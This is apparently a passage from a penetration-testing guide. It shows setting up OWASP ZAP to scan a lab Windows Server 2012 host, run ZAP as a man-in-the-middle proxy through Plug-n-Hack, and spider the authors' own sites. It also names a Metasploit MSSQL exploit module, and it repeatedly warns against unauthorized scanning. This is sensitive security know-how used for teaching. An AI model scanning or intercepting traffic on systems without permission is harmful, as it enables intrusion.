


The following image is the exploit to attack Microsoft SQL Server: `exploit/windows/mssql/ms09_004_sp_replwritetovarbin_sqli`.




Zinging Windows servers with OWASP ZAP


OWASP ZAP is a GUI interface that tests the vulnerabilities of a website, and using the details ZAP produces, you can find possible attack vectors on your target machine or machines on the network. We are using one internal lab machine and two machines on the public internet to look for holes and vulnerabilities. The first time you start ZAP, you will see their Apache License, which you must accept. The license mentions that you must not use ZAP to scan a machine or site to which you do not have rights. It is not legal to scan sites you don't have rights to and we will not be amused if we find out you are scanning our test sites without permission. We might consider allowing you to scan the sites with permission, but you will have to ask *first*.




The next dialog is a question of whether you wish to use, or continue to use, ZAP with a session. Persist is an odd way to describe the very first time you use ZAP but that is what you are asked. We are going to name our session `generic-corp=ws2K12-01` because it is a session of Windows web servers.




Hitting the **Start** button on the dialog opens a file-save dialog. We are going to create a folder called `ZAP` and put the file in that folder.




Finally, we see the main dialog with its several locations and tabs. We are going to start by typing a URL in the field called **URL to attack:**.



The IP `http://192.168.56.103` is our little Windows Server 2012 lab computer.




There is not a lot of data on the test box but whatever problems it has, we can see from the ZAP dialog. Note in the following image, ZAP is showing the active attack, which is testing for many vulnerabilities.




We could continue searching for issues here from the attack platform but there is another way to use ZAP.

Using ZAP as an attack proxy


ZAP works well as a standalone tool, but it is even better when used as a proxy. You can use Firefox, or in this case Iceweasel, as your attack control panel and run all the traffic through ZAP. Click the button to get the Firefox extension.




The button opens a local window in Firefox/Ice Weasel.



Click on the **Click to setup!** button. You will get the standard install success dialog from Ice Weasel.




Next, you will get a dialog asking if you want to enable the site as a Blug-n-Hack provider. You will have to accept that you are setting up a Man-in-the-Middle proxy, with which you can intercept and modify all traffic to your browser.




Now you are ready to use both Plug-n-Hack and ZAP using the ZAP extension.


The next two images are the help screens for Plug-n-Hack (PNH) and OWASP ZAP. We will use the ZAP commands for the remainder of this section.



The ZAP commands are pretty simple to use. We are going to run an HTTP session and spider a couple of sites. These are sites that belong to us, and we do not give you permission to attack/test our sites. Please test your own!




We will start by spidering the local lab Windows Server 2012 webserver. **Spidering** collects all of the data and page names available in the site under test. Currently, it seems to be having a little bit of trouble with its database connection.




Next, we will try to spider our site, `http://30309.info`. What is going on? The notification is showing us that we cannot use `3039.info`. You have to be extremely careful not to scan sites you do not own or have the owner's permission to test. We knew ahead of time that there was nothing at `3039.info`, but what if there was something there? You might get a visit from law enforcement officers or you might find your IP was being blocked ("black holed").

It is obvious on inspection that there is a typo in the URL, so the spidering fails. Let's try our site, `http://syswow.com`. We go to the site and then start the spider command.

